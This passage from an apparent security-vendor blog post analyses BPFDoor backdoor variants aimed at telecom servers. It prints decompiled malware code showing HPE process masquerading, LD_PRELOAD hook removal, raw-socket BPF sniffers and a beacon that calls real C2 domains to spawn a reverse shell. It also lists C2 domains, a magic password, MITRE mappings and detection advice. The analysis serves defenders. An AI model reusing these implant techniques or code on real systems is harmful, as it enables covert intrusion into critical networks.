Beyond preventing packet loss, this parallel architecture provides C2 resiliency via built-in fallback channels. Because the BPF filters concurrently sniff TCP, UDP, and ICMP, the threat actor becomes highly resilient to sudden perimeter security changes. If a network defender updates an egress firewall to aggressively block anomalous ICMP or UDP traffic, the attacker can seamlessly switch to sending magic triggers over TCP.

Some samples (Figure 12:

ed768dd922742a597257ad684820d7562bb6be215710ec614bd041a22f3d6863) exhibit the usage of threads and a new mutex/process name being spoofed like "hpsmmlited":

```
strcpy(v7, "73b9989bb8dd522b8e172f2e985810eb");
strcpy(v6, "d46bf5d43cffd7793665d40fc767ed86");
src = "hpsmmlited -f /dev/hpilo";
file = "/var/run/hpsmmlited.pid";
if ( !access("/var/run/hpsmmlited.pid", 4) )
    exit(0);
if ( !getuid() )
{
    bzero(&unk_78ABE0, 0x24Au);
    v4 = time(0);
    srand(v4);
    strcpy(byte_78ABE8, src);
    strcpy(s1, v7);
    strcpy(s, v6);
    set_proc_name(a1, a2, byte_78ABE8);
    daemon(0, 0);
    chdir("/");
    init_signal();
    signal(17, (__sig_handler_t)b_sub_4028A6_sinal_child);
    dword_78ABB0 = getpid();
    v5 = open(file, 65, 420);
    close(v5);
    signal(17, ( sig_handler_t)1);
    pthread_create(&th, 0, (void (*)(void *))start_routine, 0);
    pthread_create(&qword_78ABC0, 0, (void (*)(void *))sub_4089BB, 0);
    pthread_create(&qword_78ABC8, 0, (void (*)(void *))sub_4084F7, 0);
    pthread_join(th, 0);
    pthread_join(qword_78ABC0, 0);
    pthread_join(qword_78ABC8, 0);
}
return 0;
```

Figure 12: hpsmmlited process name spoofing

Then start_routine, sub_4089BB, sub_4084F7 proceeds with the old codebase installing the same BPF filter shared among TM variant D samples; this variant supports ICMP relay.

Below is shown the creation of three different kinds of sockets filtering traffic by TCP, UDP, and ICMP:

code-A	code-B	code-C
<pre>qmemcpy(v11, a0t, 1832u); optval = 229; v13 = v11; result = socket(2, 3, 6); fd = result; if (result > 0) { result = setsockopt(fd, 1, 26, &optval, 0x10u); }</pre>	<pre>qmemcpy(v11, &a0t[1856], 0x728u); optval = 229; v13 = v11; result = socket(2, 3, 17); fd = result; if (result > 0) { result = setsockopt(fd, 1, 26, &optval, 0x10u); }</pre>	<pre>qmemcpy(v11, &a0t[3712], 1832u); optval = 229; v13 = v11; result = socket(2, 3, 1); fd = result; if (result > 0) { result = setsockopt(fd, 1, 26, &optval, 0x10u); }</pre>

Figure 13: Creation of 3 sockets handling TCP, UDP, and ICMP

Note that **a0t** is an array containing three BPF filters, each of them containing the same 229 instructions found in TM variant D.

HPE ProLiant-tuned variant: Living off the land

One variant (Figure 14:

9ee77ed38e5bc69f841bdaba7c5e6c3bf30fd9ae94cd2e69f39834e9cec76e82) was specifically tailored for HPE ProLiant servers, demonstrating a "living off the land" approach through binary masquerading.

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
    unsigned int v4; // eax
    int v5; // eax

    file = "/var/run/cma.lock";
    if ( !access("/var/run/cma.lock", 4) )
        exit(0);
    if ( !getuid() )
    {
        bzero(&unk_780BA0, 0x24Au);
        v4 = time(0);
        srand(v4);
        strcpy(byte_780BA8, "cmathreshd -p 5 -s OK -l /var/log/hp-snmp-agents/cma.log");
        set_proc_name(a1, a2, byte_780BA8);
        daemon(0, 0);
        chdir("/");
        unsetenv("LD_PRELOAD");
        init_signal();
        signal(17, (__sighandler_t)b_sub_4028A6_sinal_child);
        dword_780B84 = getpid();
        v5 = open(file, 65, 420);
        close(v5);
        signal(17, (__sighandler_t)1);
        sub_407D77();
    }
    return 0;
}
```

Figure 14: HPE Insight Management Agents spoofing

The process name is set to `cmathreshd`, with realistic flags like `-p 5 -s OK`, directly impersonating the HPE Insight Management Agents. The malware checks for `/var/run/cma.lock`. If found, it kills the legitimate HP agent and takes its place. This displacement prevents resource conflicts that would otherwise alert system administrators. The call to `unsetenv("LD_PRELOAD")` is designed to disable user-mode security hooks (such as local EDRs or rootkit hunters) that monitor system calls.

This specific masquerading tactic demonstrates deep environmental awareness. The threat actors recognize they are operating on physical, bare-metal HPE hardware commonly deployed in 4G and 5G core and edge systems (such as Ericsson-style architectures).

The active beacon: Guaranteed persistence

Rapid7 variant 'H' contrasts with the classic, stealthy BPFDoor sniffer (which generates no outbound traffic). The beacon is proactive and provides guaranteed access by bypassing stateful firewalls that only permit outbound connections. It achieves this via a continuous heartbeat mechanism that resolves dynamic DNS domains, such as `ntpussl.instanthq.com` and `ntpupdate.ddnsgeek.com`. By masquerading as Network Time Protocol (NTP) over SSL, the threat actors seamlessly encapsulate their encrypted C2 sessions within what appears to be routine time synchronization or IoT telemetry. This 'hide in plain sight' tactic allows the active beacon to blend into the baseline network noise and establish a direct, unauthenticated connection on port 443 using the old-fashioned statically linked OpenSSL library and RC4-MD5 ciphersuite.

- **Heartbeat mechanism:** The function actively attempts to resolve the hardcoded C2 domain `ntpussl.instanthq.com` using the `gethostbyname()` function. It runs in an infinite loop, attempting to connect if the domain resolves. If the connection fails, it sleeps for a random interval (1 to 2.5 minutes) before trying again — this acts as the Heartbeat.
- **Masquerading:** The domain `ntpussl.instanthq.com` mimics NTP (Network Time Protocol) over SSL, blending into standard time-sync or certificate update traffic.
- **Activation kill switch:** A "Kill Switch" or "Activation" check verifies the IP returned by the DNS query: `if ( !strstr(v1, "127.0.0.1") )`.
- **Direct connection:** The malware connects to the resolved IP on port 443 (0x1BB) without requiring authentication.

```

strcpy(name, "ntpussl.instanthq.com");
while ( 1 )
{
    v13 = gethostbyname(name);
    if ( v13 )
    {
        v1 = inet_ntoa((struct in_addr)(*(struct in_addr **)v13->h_addr_list)->s_addr);
        if ( !strstr(v1, "127.0.0.1") )
        {
            v2 = inet_ntoa((struct in_addr)(*(struct in_addr **)v13->h_addr_list)->s_addr);
            v3 = inet_addr(v2);
            fd = sub_4076D3(v3, 443u);
            if ( fd > 0 )
            {
                pid = fork();
                if ( !pid )
                {
                    strcpy(src, "/usr/libexec/postfix/master");
                    if ( fork() )
                    {
                        close(fd);
                        exit(0);
                    }
                    setsid();
                    signal(1, 0);
                    v4 = strlen(dest);
                    memset(dest, 0, v4);
                    strcpy(dest, src);
                    prctl(15, src, v5, v6, v7, v8);
                    get_revshell(fd);
                    exit(0);
                }
                waitpid(pid, 0, 1);
                close(fd);
                close(fd);
            }
        }
    }
    v0 = rand();
    sleep(v0 % 100 + 60);
}

```

Figure 15: Rapid7 variant H active beaconing (sample spoofing the HPEProliant cmathreshd)

Stack strings were employed to bypass basic static signature detection:

```

mov     [rbp+name], 6Eh ; 'n'
mov     [rbp+var_3F], 74h ; 't'
mov     [rbp+var_3E], 70h ; 'p'
mov     [rbp+var_3D], 75h ; 'u'
mov     [rbp+var_3C], 70h ; 'p'
mov     [rbp+var_3B], 64h ; 'd'
mov     [rbp+var_3A], 61h ; 'a'
mov     [rbp+var_39], 74h ; 't'
mov     [rbp+var_38], 65h ; 'e'
mov     [rbp+var_37], 2Eh ; '.'
mov     [rbp+var_36], 64h ; 'd'
mov     [rbp+var_35], 64h ; 'd'
mov     [rbp+var_34], 6Eh ; 'n'
mov     [rbp+var_33], 73h ; 's'
mov     [rbp+var_32], 67h ; 'g'
mov     [rbp+var_31], 65h ; 'e'
mov     [rbp+var_30], 65h ; 'e'
mov     [rbp+var_2F], 6Bh ; 'k'
mov     [rbp+var_2E], 2Eh ; '.'
mov     [rbp+var_2D], 63h ; 'c'
mov     [rbp+var_2C], 6Fh ; 'o'
mov     [rbp+var_2B], 6Dh ; 'm'
mov     [rbp+var_2A], 0

```

Figure 16: ca56622773c1b6f648b1578978b57aa668df25a11e0c782be008384a6af6c2c4

By encapsulating encrypted shell sessions within what appears to be routine time synchronization or IoT telemetry, the threat actors effectively bypass standard firewall rules. Below is the list of domains observed being used by Chinese TAs during espionage campaigns:

"Encrypted" Masquerade

- **Domain:** ntpussl[.]instanthq.com
- **Function & analysis:** Encrypted Shell/Tunneling. "ntpussl" recalls an ssl connection with an NTP server.
(195b98211d1ce968669a0740ca08d0ddcf03a2df03a47e2e70550f6c002b49e8;
9ee77ed38e5bc69f841bdaba7c5e6c3bf30fd9ae94cd2e69f39834e9cec76e82).

"System Update" Disguise

- **Domain:** ntpupdate.ddnsgeek[.]com

- **Function & analysis:** Standard Utility Mimicry. This domain mimics the common ntpdate utility. The use of terms like "geek" or "update" is a social engineering tactic, as security analysts often overlook such domains, assuming they belong to benign OS background processes (**ca56622773c1b6f648b1578978b57aa668df25a11e0c782be008384a6af6c2c4**).

"Persistence" Disguise

- **Domain:** ntpupdate.ygto[.]com
- **Function & analysis:** Rapid IP Rotation. This domain is employed for dynamic DNS updates, enabling rapid IP rotation. If the primary C2 IP address is blocked, the attackers update the DDNS record at ygto.com to maintain command-and-control access.

"IoT/Camera" Disguise

- **Domain:** ntpd.casacam[.]net
- **Function & analysis:** Blending with residential traffic. Masquerades as a time check service for IP cameras. Since casacam.net is a legitimate DDNS provider for DVRs, traffic to this domain easily blends into the millions of devices monitored by telecom networks, especially in residential broadband environments.

Note: The domains ntpupdate.ygto[.]com and ntpd.casacam[.]net are involved in generic trojan/spam campaigns.

variant "I" uses an 11-instruction BPF filter targeting TCP port 9999, enforcing a two-step handshake, requiring firstly new magic bytes (0xA9F205C3) in the tcp payload, secondly the presence of a hardcoded magic password (dP7sRa3XwLm29E). Finally, it extracts the attacker's IP and port to spawn an unencrypted reverse shell.

J,K respectively while the letter **L** is reserved for samples exhibiting only the ICMP relay feature. To summarize:

- **Variant J:** ICMP relay + HTTP tunneling + icmpShell
- **Variant K:** ICMP relay + HTTP tunneling
- **Variant L:** ICMP relay

MITRE ATT&CK Matrix Mapping

Tactic: Execution

T1059.004: Unix Shell

- **Implementation details:** Hijacks a pseudo-terminal (PTY) utilizing fork() and dup2().
- **Variation:** Both

Tactic: Defense Evasion

T1036.004: Masquerading

- **Implementation details:** Alters process arguments to mimic benign daemons like qmgr.
- **Variation:** Both

T1070.003: Clear History

- **Implementation details:** Injects HISTFILE=/dev/null into environment variables.
- **Variation:** Both

T1027: Obfuscated Files Information

- **Implementation details:** Stack strings for passwords and paths prevent static extraction.
- **Variation:** Both

T1564: Hide Artifacts

- **Implementation details:** Uses AF_PACKET sniffing to remain invisible to local netstat/ss.
- **Variation:** Both

Tactic: Persistence

T1205: Traffic Signaling

- **Implementation details:** Employs magic bytes and flags like 0xFFFFFFFF as wake-up triggers.
- **Variation:** Both

Tactic: Command & Control

T1573.001: Symmetric Cryptography

- **Implementation details:** e.g. Enforces the X: plaintext tag and encrypts the underlying PTY output via an RC4 cipher (using the hardcoded ICMP key).
- **Variation:** Both

T1071.001: Application Layer Protocol

- **Implementation details:** Blends in by utilizing formatted HTTP POST requests with hardcoded URIs up to 100-byte hexadecimal bodies.
- **Variation:** httpShell

T1095: Non-App Protocol

- **Implementation details:** Transmits exfiltration via crafted ICMP Echo Requests.

- **Variation:** Both

T1090: Proxy

- **Implementation details:** Uses ICMP relay to bounce traffic through internal segments.
- **Variation:** Both

T1001: Data Obfuscation

- **Implementation details:** icmpShell hides its tracking mechanisms directly inside the network layer headers. By truncating the Linux Process ID (PID) and injecting it into the 16-bit ICMP Identifier field, and hardcoding the ICMP Sequence Number to 1234, it obfuscates its session tracking data as standard network metadata.
- **Variation:** icmpShell

T1572: Protocol Tunneling

- **Implementation details:** ICMP tunneling
- **Variation:** icmpShell

T1090: Proxy

- **Implementation details:** The BPF filter concurrently sniffs TCP, UDP, and ICMP. If one protocol is blocked by egress filtering, the attacker can seamlessly utilize an alternate protocol to trigger the shell without reconfiguring the implant.
- **Variation:** Both

Defensive depth and detection guidance

Detection must shift from looking for payload content to identifying structural anomalies and static protocol markers.

- **Suricata/NIDS focus:** Target the hardcoded 1234 sequence number used in custom functions and the technically invalid ICMP Code 1 injected by the heartbeat thread.
- **Host monitoring:** Monitor for processes whose executable path does not exist on disk and spoofed processes running as root (e.g., zabbix_agentd, dockerd).
- **Auditd rules:** Monitor the creation of AF_PACKET sockets (capturing SOCK_RAW and SOCK_DGRAM) and the setsockopt call used to attach BPF filters.
- : Utilize the script to check for zero-byte mutex files and active BPF filters attached to packet sockets. Get the complete checklist at

Final takeaways

- **Kernel-level evasion:** The shift to SOCK_DGRAM allows the malware to simplify magic packet parsing by letting the host kernel decapsulate tunnels.
- **Layer 7 camouflage:** Weaponized SSL termination and "magic ruler" padding ensure trigger bytes survive WAF/Proxy interference.
- **Deep-network lateral movement:** The "Hidden IP" field transforms infected machines into invisible network routers for bidirectional ICMP PTY tunnels.
- **New Variants:** the newly identified features in BPFDoor samples highlight how TAs are tailoring and reusing BPFDoor's code to the target environment. The rapid7 variant H (active beacon) stands out as it tries to blend in with the network traffic contacting fake NTP update servers.
- **Operational security:** The malware can instruct the infected node to spawn a shell to the source of the magic packet using the signed -1, without embedding the C2 or proxy IP in the packet payload. Furthermore, unlike httpShell, the icmpShell is designed to run without requiring live interaction as it terminates itself after 12s of inactivity, demonstrating how surgical and precise the TA intervention is when accessing the core of the backbone, achieving maximum stealthiness.

For an exhaustive deep dive of the assembly code, BPF bytecode, and exact packet structures used by icmpShell and httpShell variants, please refer to our **technical whitepaper** [here](#). You can also view our **on-demand webinar** [here](#).


Related blog posts



[Threat Research](#)

[The Attack Cycle is Accelerating: Announcing the Rapid7 2026 Global Threat Landscape Report](#)


I



[Threat Research](#)

[BPFdoor in Telecom Networks: Sleeper Cells in the Backbone](#)

I




[Threat Research](#)

[New Whitepaper: Exploiting Cellular-based IoT Devices](#)

[Deral Heiland](#)

I



[Vulnerabilities and Exploits](#)

[CVE-2026-31381, CVE-2026-31382: Gainsight Assist Information Disclosure and Cross-Site Scripting \(FIXED\)](#)

[Christopher O'Boyle](#)

]